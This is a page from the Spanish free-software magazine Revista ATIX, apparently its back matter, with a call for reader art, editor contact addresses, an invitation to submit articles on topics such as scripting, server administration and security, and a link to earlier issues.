
Libres para pensar, libres para decidir, libres para crear

Arte Libre

Te ofrecemos este espacio para mostrar tu Creatividad



Envíanos tus diseños y creaciones para publicarlos



A

T

H

E

Consultas

Contacto


Para solicitar cualquier información, puedes contactar a:

- ✓ Esteban Saavedra López (esteban.saavedra@atixlibre.org)
- ✓ Jenny Saavedra (jenny.saavedra@atixlibre.org)

Publicación

Te invitamos a ser parte de la **Revista ATIX**. La forma de participar puede ser enviándonos:

- ✓ Artículos referidos a áreas como:
 - ✓ Instalación y personalización de Aplicaciones
 - ✓ Scripting
 - ✓ Diseño gráfico
 - ✓ Programación y desarrollo de aplicaciones
 - ✓ Administración de servidores
 - ✓ Seguridad
 - ✓ y cualquier tema enmarcado dentro del uso de Software Libre
- ✓ Trucos y recetas.
- ✓ Noticias.
- ✓ Comics.
- ✓ Links de interés.



Bitacora

Empezamos a registrar nuestra historia



Nuestros números anteriores

Hacia un Futuro Innovador



<http://www.atixlibre.org>

Por un Mundo Ético, Libre y Justo



Libre
atix
Fundación

Por un Mundo Ético, Libre y Justo